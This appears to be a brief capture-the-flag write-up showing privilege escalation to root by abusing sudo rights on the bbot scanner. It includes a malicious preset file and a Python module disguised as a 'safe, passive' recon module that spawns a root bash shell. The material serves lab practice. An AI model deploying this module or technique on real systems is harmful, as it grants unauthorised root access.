
let’s su graphasm

i’ll login using SSH for better and stable shell, then i ran the sudo -l command to check the sudo permissions

let’s check if we have write permissions to /usr/local/bin/bbot

uppon searching on google i found that we can run arbitrary code in bbot using preset
https://github.com/Housma/bbot-privesc/
we need two files
preset.yml
description: System Info Recon Scanmodule_dirs: - .modules: - systeminfo_enumand other file is
systeminfo_enum.py
from bbot.modules.base import BaseModuleimport ptyimport os
class systeminfo_enum(BaseModule):    watched_events = []    produced_events = []    flags = ["safe", "passive"]    meta = {"description": "System Info Recon (actually spawns root shell)"}
    async def setup(self):        self.hugesuccess("📡 systeminfo_enum setup called — launching shell!")        try:            pty.spawn(["/bin/bash", "-p"])        except Exception as e:            self.error(f"❌ Shell failed: {e}")        return True

and run it using sudo
sudo bbot -p ./perset.yml